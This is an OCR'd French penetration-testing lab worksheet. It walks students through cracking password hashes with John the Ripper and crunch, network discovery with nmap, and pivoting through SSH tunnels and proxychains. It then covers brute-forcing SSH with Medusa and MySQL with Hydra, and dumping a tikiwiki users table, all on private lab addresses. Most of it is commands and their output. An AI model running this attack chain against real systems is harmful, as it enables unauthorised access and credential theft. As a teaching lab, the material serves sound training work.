CONSEILS : Votre fichier de dictionnaire ne doit pas être trop volumineux au risque d'avoir à attendre des plombes le résultat. Vous pouvez si vous voulez créer un dictionnaire par utilisateur à craquer : dico-latuile, dico-lamaison et dico-duparc et utiliser l'option --user de John (--user=lamaison) suivi de l'option wordlist (--wordlist =/root/john/dico-lamaison)

Dans tous les cas à la suite d'une recherche infructueuse, il est inutile de laisser dans le fichier dictionnaire les mots de passe candidats qui ont échoué.

Les mots de passe de Latuile et Duparc sont probablement plus faciles à trouver. Nous verrons plus tard comment trouver celui de Lamaison.

```
root@bt:                    john# vi mondico
```

```
bardamu
celine
ferdinand
hansolo
george
lucas
theo
26fevrier
2602
obi-wan
kenobi
maitreYoda
~
~
"~/john/mondico" 12L, 92C                                    1,1           All
```

✓ **Lancez la commande :**

/usr/sbin/john --rules --wordlist=/root/john/mondico /root/john/mdp

```
root@bt:                    john#                    john                --wordlist=/root/john/mondico
/root/john/mdp
Loaded 5 password hashes with 5 different salts (generic crypt(3) [?/64])
guesses: 0  time: 0:00:00:00 DONE (Tue Jun 24 14:35:44 2014)  c/s: 214  trying: bardamu - maitreYoda
root@bt:                    john#                    john                --rules  --wordlist=/root/john/
ondico  /root/john/mdp
Loaded 5 password hashes with 5 different salts (generic crypt(3) [?/64])
              (latuile)
guesses: 1  time: 0:00:00:32 DONE (Tue Jun 24 14:36:39 2014)  c/s: 256  trying: kenobing - Maitreyoding
Use the "--show" option to display all of the cracked passwords reliably
root@bt:                    john#
```

l'option **--rules** permet d'utiliser les règles de « traitement » (ou trituration) des mots de passe du dictionnaire. Elles sont décrites dans le fichier /etc/john/john.conf. Notamment, à la rubrique « Wordlist mode rules » la règle « Toggle case everywhere » permet de combiner des lettres majuscules dans le mot de passe.

✓ **Visionnez le(s) résultat(s) trouvé(s) avec la commande :**

/usr/sbin/john - -show /root/john/mdp

```
root@bt:                    john#                    john  --show /root/john/mdp
latuile:[illegible]:1003:1003:latuile jacques,,,,:/home/latuile:/bin/bash

1 password hash cracked, 4 left
root@bt:                    john#
```

Un mot de passé a été trouvé…..

4.6.2.2 Crunch et john

Pour trouver le mot de passe de Lamaison, on va utiliser crunch. Partons sur la base tout à fait arbitraire que le mot de passe que nous recherchons est composé de 8 caractères.

Oublions le jeu de caractères lamaison vu en cours et utilisons l'option -p.

✓ **Allez dans le répertoire /usr/share/crunch**

✓ **Lancez la commande crunch afin de créer le fichier de mots de passe test2 contenant des mots de passe de 8 caractères longs avec l'option -p et le jeu 0226theo.**

respecter la séquence des options comme suit :

```
root@bt:/pentest/passwords/crunch# ./crunch 8 8  -o test2  -p 2602theo
Crunch will now generate approximately the following amount of data: 362880 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 40320
100%
root@bt:/pentest/passwords/crunch#
```

```
root@bt:/pentest/passwords/crunch# ll
total 379176
drwxr-xr-x  2 root root      4096 2014-06-24 15:31 ./
drwxr-xr-x 35 root root      4096 2012-08-08 19:19 ../
-rwxr-xr-x  1 root root      5660 2014-06-24 15:20 charset.lst*
-rwxr-xr-x  1 root root     53280 2012-02-16 04:48 crunch*
-rw-r--r--  1 root root     18092 2012-02-16 04:48 GPL.TXT
-rw-r--r--  1 root root 387420489 2014-06-24 15:27 test1
-rw-r--r--  1 root root    362880 2014-06-24 15:31 test2
root@bt:/pentest/passwords/crunch#
```

le contenu ressemble à cela :

```
0226ehot
0226ehto
0226eoht
0226eoth
0226etho
0226etoh
0226heot
0226heto
0226hoet
0226hote
0226hteo
0226htoe
0226oeht
0226oeth
0226ohet
0226ohte
0226oteh
0226othe
0226teho
0226teoh
0226theo
0226thoe
                                                    22,1          Top
```

- ✓ **Lancer cette commande**

/usr/sbin/john -rules -user=lamaison -wordlist=./test2 /root/john/mdp

Cela prend 3 à 4 minutes

```
root@bt:/                    crunch#                    john                --rules
--user=lamaison  --wordlist=./test2   /root/john/mdp
Loaded 1 password hash (generic crypt(3) [?/64])
```

4.6.3 on balaye !

Nmap n'est pas installé sur le serveur ftp. Le paquetage debian idoine se trouve dans le répertoire d'accueil /root de votre machine pirate.

- ✓ **copier le paquetage sur la machine cible ftp à l'aide de la commande scp**

```
root@bt:~# scp ./nmap_5.00-3_i386.deb root@192.168.1.21:nmap_5.00-3_i386.deb
nmap_5.00-3_i386.deb                                  100% 1547KB   1.5MB/s   00:00
root@bt:~#
```

- ✓ **Connectez-vous ensuite sur la cible en ssh et installez nmap grâce à la commande dpkg**

```
root@bt:~# ssh root@192.168.1.21
Linux serv-ftp 2.6.32-5-686 #1 SMP Mon Sep 23 23:00:18 UTC 2013 i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 25 10:07:15 2014
root@serv-ftp:~# pwd
/root
root@serv-ftp:~# dpkg -i nmap_5.00-3_i386.deb
(Lecture de la base de données ... 129754 fichiers et répertoires déjà installés.)
Préparation du remplacement de nmap 5.00-3 (en utilisant nmap_5.00-3_i386.deb) ...
Dépaquetage de la mise à jour de nmap ...
Paramétrage de nmap (5.00-3) ...
Traitement des actions différées (« triggers ») pour « man-db »...
root@serv-ftp:~#
```

✓ **Toujours sur le serveur ftp lancez un scan de découverte du réseau auquel appartient le serveur ftp :**

```
root@serv-ftp:~# nmap  -sP  -n  192.168.1.0/24

Starting Nmap 5.00 ( http://nmap.org ) at 2014-06-25 11:24 CEST
Host 192.168.1.? is up (0.00035s latency).
MAC Address: 08:00:27:91:F9:D1 (Cadmus Computer Systems)
Host 192.168.1.2? is up.
Host 192.168.1.? is up (0.00021s latency).
MAC Address: 08:00:27:91:F2:54 (Cadmus Computer Systems)
Nmap done: 256 IP addresses (3 hosts up) scanned in 4.93 seconds
root@serv-ftp:~#
```

L'option -sP (ou -sn suivant les versions) est une option de nmap qui assure la découverte de hôtes avec des **ping icmp** sans lancer de scan de ports.

L'option -n neutralise la découverte utilisant le protocole DNS

✓ **Quelles sont les adresses trouvées ?**

✓ **Lancez maintenant un scan de port sur la première machine trouvée que nous baptiserons machine1**

```
root@serv-ftp:~# nmap  -n  192.168.1.

Starting Nmap 5.00 ( http://nmap.org ) at 2014-06-25 11:26 CEST
Interesting ports on 192.168.1.1:
Not shown: 998 closed ports
PORT    STATE SERVICE
?/tcp  open  ?
?/tcp open  ?
MAC Address: 08:00:27:91:F9:D1 (Cadmus Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds
root@serv-ftp:~#
```

✓ **Quels services tournent sur machine1 ?**

Avant de passer à la suite il faut essayer de tester si le serveur ftp peut voir un autre réseau dans la plage 192.168.0.0

✓ **Pourquoi dans cette découverte est-il vivement recommandé de ne pas utiliser l'option *-sP* ?**

✓ **En quoi les options -sS ou -PS sont-elles plus indiquées ?**

✓ **lancez la commande**

nmap -v -PS25,80,445,139,3306 -n 192.168.2-20.1-20

On se limite au 19 réseaux suivants, à 20 machines par réseau et 5 ports par machine.

```
root@serv-ftp:~# nmap -v  -PS25,80,445,139,3306  -n  192.168.2-20.1-20

Starting Nmap 5.00 ( http://nmap.org ) at 2014-06-26 09:24 CEST
NSE: Loaded 0 scripts for scanning.
Initiating Ping Scan at 09:24
Scanning 380 hosts [5 ports/host]
Ping Scan Timing: About 8.21% done; ETC: 09:30 (0:05:47 remaining)
Ping Scan Timing: About 16.11% done; ETC: 09:30 (0:05:18 remaining)
Ping Scan Timing: About 24.00% done; ETC: 09:30 (0:04:48 remaining)
Ping Scan Timing: About 31.89% done; ETC: 09:30 (0:04:18 remaining)
Ping Scan Timing: About 39.79% done; ETC: 09:30 (0:03:48 remaining)
Ping Scan Timing: About 47.68% done; ETC: 09:30 (0:03:19 remaining)
Ping Scan Timing: About 55.58% done; ETC: 09:30 (0:02:49 remaining)
Ping Scan Timing: About 63.47% done; ETC: 09:30 (0:02:19 remaining)
Ping Scan Timing: About 71.37% done; ETC: 09:30 (0:01:49 remaining)
Ping Scan Timing: About 79.26% done; ETC: 09:30 (0:01:19 remaining)
Ping Scan Timing: About 87.16% done; ETC: 09:30 (0:00:49 remaining)
Completed Ping Scan at 09:30, 381.47s elapsed (380 total hosts)
Read data files from: /usr/share/nmap
Nmap done: 380 IP addresses (0 hosts up) scanned in 381.52 seconds
           Raw packets sent: 3800 (167.200KB) | Rcvd: 12 (624B)
root@serv-ftp:~# nmap -v  -PS25,80,445,139,3306  -n  192.168.2-20.1-65^C
root@serv-ftp:~#
```

✓ **Le scan ne donne rien que concluez-vous ?**

5 Etape 2 : Premier Pivot

Nous venons de voir que la machine 192.168.1.1 est accessible via ssh. Vous allez essayer de vous connecter sur cette machine. Pour ce faire, il faudra utiliser le craqueur de mots de passe réseau médusa.

 **Problème :** Hydra n'est pas installé sur le serveur ftp. Une solution serait de faire comme précédemment : le copier puis l'installer. Une autre solution possible et moins coûteuse

serait de ……**(complétez)**

5.1 Tunnel ssh

- ✓ **Faut-il utiliser une :**
  - ❑ **Redirection locale**
  - ❑ **Redirection distante**

- ✓ **Argumentez votre réponse**

- ✓ **Avant d'écrire la commande complétez les cases suivantes**

✓ **Quel est le port local que vous allez choisir ?**	
✓ **Quel est l'adresse de la machine distante ?**	
✓ **Quel est est le numéro de port distant ?**	
✓ **Quel est l'adresse du serveur ssh ?**	


✓ **Écrire la commande à lancer** ***(voir la remarque plus bas)***

REMARQUE : Il est recommandé d'utiliser les options –N et –f. –N permet en effet d'éviter de lancer un shell de commande et –f conserve le processus en tâche de fond.

Le login à utiliser est root : –l root .

✓ **Lancez votre commande ssh :**

Un netstat -an vous confirme que votre tunnel est créé.



5.2 Medusa

Vous allez alimenter un fichier de mots de passe pour medusa avec les mdp trouvés précédemment sur le serveur ftp et avec un peu de chance un des utilisateurs aura peut-être un compte sur machine1 avec le même authentifiant.

✓ **Sur kali, allez dans /root/medusa et ouvrir le fichier user-pass déjà présent**

✓ **Complétez-le avec les mdp trouvés juste à la suite des deux points de droite (mettre les bons mdp en face des bons users)**


✓ **Avec quelle valeur devez-vous compléter l'option –h (adresse de la cible) ?**

✓ **Avec quelle valeur devez-vous compléter l'option –n (n° de port) ?**

✓ **Lancez la commande medusa (/usr/bin/medusa) avec les bons paramètres**

L'option -n permet de spécifier un port lorsque le port du service indiqué est différent du port standard. L'option –M permet de préciser le protocole visé

Ecrivez votre commande **COMPLÈTE** ici : /usr/bin/medusa –h …….. -n …… -C /root/medusa/user-pass –M ssh –v 6



L'option -n permet de spécifier un port lorsque le port du service indiqué est différent du port standard. L'option –M permet de préciser le protocole visé

Very well done chap, vous avez un accès vers machine1 !

✓ **En consultant sur kali le fichier /etc/ssh/sshd_config ou en faisant man sshd_config expliquer comment un administrateur peut rendre caduque les scans ssh de medusa et consorts ?**

6 Etape 3 : Second Pivot


Vous avez établi un premier pivot sur le serveur ftp, le camp de base. Vous allez maintenant utiliser machine1 comme second pivot. Mais vers quoi ?


La première des choses à faire est d'effectuer un balayage à partir de machine1 pour voir si cette machine n'est pas, elle, autorisée vers d'autres réseaux.


Comment allez-vous procéder ?

Vous n'avez pas les privilèges root sur machine1 donc il n'est pas raisonnable de penser que vous allez pouvoir installer nmap.

Il faut se dire maintenant que Proxychains est votre ami……







6.1 du balai

A partir du serveur FTP vous avez pu découvrir sur le réseau 192.168.1.0 la machine 192.168.1.1. A partir de ce même serveur FTP la découverte d'autres réseau en 192.168. ?.0 n'a rien donné.

L'idée est maintenant de lancer un nouveau balayage à partir de 192.168.1.1 pour essayer de découvrir d'autres réseaux.

Inutile de faire un scan ICMP il y a toutes les chances que le firewall filtre le trafic icmp. Nous allons faire un scan furtif avec l'option -PN (scan de ports furtif) avec l'option -n pour éviter la

résolution DNS

Commençons par le réseau immédiatement consécutif à 192.168.1.0 c.a.d le réseau 192.168.2.0, et toujours dans l'esprit de raccourcir le délai limitons nous à 10 machines avec un nombre réduit de ports par machine.

✓ **Dans /root/proxychains2, lancez :**

proxychains nmap -v -sT -PN -n 192.168.2.1-10 -p 25-80

```
root@bt:~/proxychains2# proxychains nmap -v -sT  -PN  -n  192.168.2.1-10 -p 25-80
ProxyChains-3.1 (http://proxychains.sf.net)

Starting Nmap 6.01 ( http://nmap.org ) at 2014-06-25 15:25 CEST
Initiating Connect Scan at 15:25
Scanning 10 hosts [56 ports/host]
|S-chain|-<>-127.0.0.1:8888-<><>-192.168.2.2:53-<--timeout
|S-chain|-<>-127.0.0.1:8888-<><>-192.168.2.5:53-channel 1: open failed: connect fai
: Connection timed out
<--timeout
adjust_timeouts2: packet supposedly had rtt of 15013308 microseconds.  Ignoring tim
|S-chain|-<>-127.0.0.1:8888-<><>-192.168.2.8:53-channel 2: open failed: connect fai
: Connection timed out
<--timeout
adjust_timeouts2: packet supposedly had rtt of 15011907 microseconds.  Ignoring tim
Connect Scan Timing: About 0.54% done
|S-chain|-<>-127.0.0.1:8888-<><>-192.168.2.1:53-<><>-OK
Discovered open port 53/tcp on 192.168.2.1
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
|S-chain|-<>-127.0.0.1:8888-<><>-192.168.2.2:25-channel 1: open failed: connect fai
: Connection timed out
<--timeout
adjust_timeouts2: packet supposedly had rtt of 15014398 microseconds.  Ignoring tim
adjust_timeouts2: packet supposedly had rtt of 15014398 microseconds.  Ignoring tim
|S-chain|-<>-127.0.0.1:8888-<><>-192.168.2.5:25-
root@bt:~/proxychains2# channel 3: open failed: connect failed: Connection timed ou
root@bt:~/proxychains2# channel 1: open failed: connect failed: Connection timed out
root@bt:~/proxychains2#
```

On voit sur le schéma précédent qu'une machine a répondu.

✓ **Lancez**

proxychains nmap -v -sT -PN -n 192.168.2.1/32

```
root@bt:~/proxychains2# proxychains nmap -v -sT  -PN  -n  192.168.2.1
ProxyChains-3.1 (http://proxychains.sf.net)

Starting Nmap 6.01 ( http://nmap.org ) at 2014-06-25 15:27 CEST
Initiating Connect Scan at 15:27
Scanning 192.168.2.1 [1000 ports]
|S-chain|-<>-127.0.0.1:8888-<><>-192.168.2.1:256-channel 1: open failed: connect faile
d: Connection refused
<--timeout
|S-chain|-<>-127.0.0.1:8888-<><>-192.168.2.1:113-channel 1: open failed: connect faile
d: Connection refused
<--timeout
|S-chain|-<>-127.0.0.1:8888-<><>-192.168.2.1:443-channel 1: open failed: connect faile
d: Connection refused
<--timeout
|S-chain|-<>-127.0.0.1:8888-<><>-192.168.2.1:143-channel 1: open failed: connect faile
d: Connection refused
<--timeout
|S-chain|-<>-127.0.0.1:8888-<><>-192.168.2.1:3306-<><>-OK
Discovered open port 3306/tcp on 192.168.2.1
|S-chain|-<>-127.0.0.1:8888-<><>-192.168.2.1:53-<><>-OK
Discovered open port 53/tcp on 192.168.2.1
|S-chain|-<>-127.0.0.1:8888-<><>-192.168.2.1:22-<><>-OK
Discovered open port 22/tcp on 192.168.2.1
|S-chain|-<>-127.0.0.1:8888-<><>-192.168.2.1:23-<><>-OK
Discovered open port 23/tcp on 192.168.2.1
```

✓ **A quel service correspond le port 3306 ?**

6.2 Hydra

Nous pourrions utiliser metasploit mais nous allons utiliser hydra pour trouver le mot de passe de l'administrateur de la base de données

✓ **dans /root/hydra/user-pass ajoutez les lignes :**

root :

root :root

mysql :

mysql :mysql

✓ **effacez les autres lignes**

✓ **Lancez hydra comme-suit**

```
root@bt:~/proxychains2# proxychains hydra -f  -C /root/hydra/user-pass 192.168.2.1 my
ql
ProxyChains-3.1 (http://proxychains.sf.net)
Hydra v7.3 (c)2012 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2014-06-25 16:06:02
[INFO] Reduced number of tasks to 4 (mysql does not like many parallel connections)
[DATA] 4 tasks, 1 server, 7 login tries, ~1 try per task
[DATA] attacking service mysql on port 3306
|S-chain|-<>-127.0.0.1:8888-<><>-192.168.2.1:3306-|S-chain|-<>-127.0.0.1:8888-<><>-19
.168.2.1:3306-|S-chain|-<>-127.0.0.1:8888-<><>-192.168.2.1:3306-|S-chain|-<>-127.0.0.
:8888-<><>-192.168.2.1:3306-<><>-OK
<><>-OK
<><>-OK
<><>-OK
|S-chain|-<>-127.0.0.1:8888-<><>-192.168.2.1:3306-<><>-OK
|S-chain|-<>-127.0.0.1:8888-<><>-192.168.2.1:3306-<><>-OK
|S-chain|-<>-127.0.0.1:8888-<><>-192.168.2.1:3306-<><>-OK
|S-chain|-<>-127.0.0.1:8888-<><>-192.168.2.1:3306-<><>-OK
|S-chain|-<>-127.0.0.1:8888-<><>-192.168.2.1:3306-<><>-OK
[STATUS] 5.00 tries/min, 5 tries in 00:01h, 2 todo in 00:01h, 4 active
|S-chain|-<>-127.0.0.1:8888-<><>-192.168.2.1:3306-<><>-OK
|S-chain|-<>-127.0.0.1:8888-<><>-192.168.2.1:3306-<><>-OK
[3306][mysql] host: 192.168.2.1   login: root   password:
[STATUS] attack finished for 192.168.2.1 (valid pair found)
1 of 1 target successfuly completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2014-06-25 16:07:22
root@bt:~/proxychains2#
```


L'utilisateur root du moteur de Base de Données n'a pas de mot de passe.

7 Etape 4 : à la recherche du Graal


✓ **Avec proxychains connectez-vous à la base de données distante.**

```
root@bt:~/proxychains2# proxychains  mysql -h 192.168.2.1 -u root
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-127.0.0.1:8888-<><>-192.168.2.1:3306-<><>-OK
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 178
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2011, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Une fois connecté sur le moteur de bases en tant que root, le reste est un jeux d'enfant, il suffit de connaître la syntaxe mysql :

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
7 rows in set (0.01 sec)

mysql>
```

```
mysql> show tables from tikiwiki;
+-----------------------------------+
| Tables_in_tikiwiki                |
+-----------------------------------+
| galaxia_activities                |
| galaxia_activity_roles            |
| galaxia_instance_activities       |
| galaxia_instance_comments         |
| galaxia_instances                 |
| galaxia_processes                 |
| galaxia_roles                     |
| galaxia_transitions               |
| galaxia_user_roles                |
| galaxia_workitems                 |
| messu_archive                     |
| messu_messages                    |
| messu_sent                        |
| sessions                          |
| tiki_actionlog                    |
| tiki_article_types                |
| tiki_articles                     |
| tiki_banners                      |
| tiki_banning                      |
| tiki_banning_sections             |
| tiki_blog_activity                |
| tiki_blog_posts                   |
| tiki_blog_posts_images            |
| tiki_blogs                        |
| tiki_calendar_categories          |
| tiki_calendar_items               |
| tiki_calendar_locations           |
| tiki_calendar_roles               |
```



```
mysql>
mysql> use tikiwiki;
Database changed
mysql> select * from users_users;
+--------+-------+-------+----------+----------+---------------+-----------+-------
-------+-----------------+-----------+----------+-----------------------------------
-+---------+------------+-----------+---------------+-----------+---------------
+------------+-----+-------+
| userId | email | login | password | provpass | default_group | lastLogin | curren
tLogin | registrationDate | challenge | pass_due | hash
 | created | avatarName | avatarSize | avatarFileType | avatarData | avatarLibName
| avatarType | score | valid |
+--------+-------+-------+----------+----------+---------------+-----------+-------
-------+-----------------+-----------+----------+-----------------------------------
-+---------+------------+-----------+---------------+-----------+---------------
+------------+-----+-------+
|      1 |       |   ?   |   ?      | NULL     | NULL          |      NULL |
  NULL |            NULL | NULL     |     NULL | f6fdffe48c908deb0f4c3bd36c032e72
 |    NULL | NULL       |      NULL | NULL           | NULL       | NULL
| NULL       |     0 | NULL  |
+--------+-------+-------+----------+----------+---------------+-----------+-------
-------+-----------------+-----------+----------+-----------------------------------
```

Bingo, voilà le travail……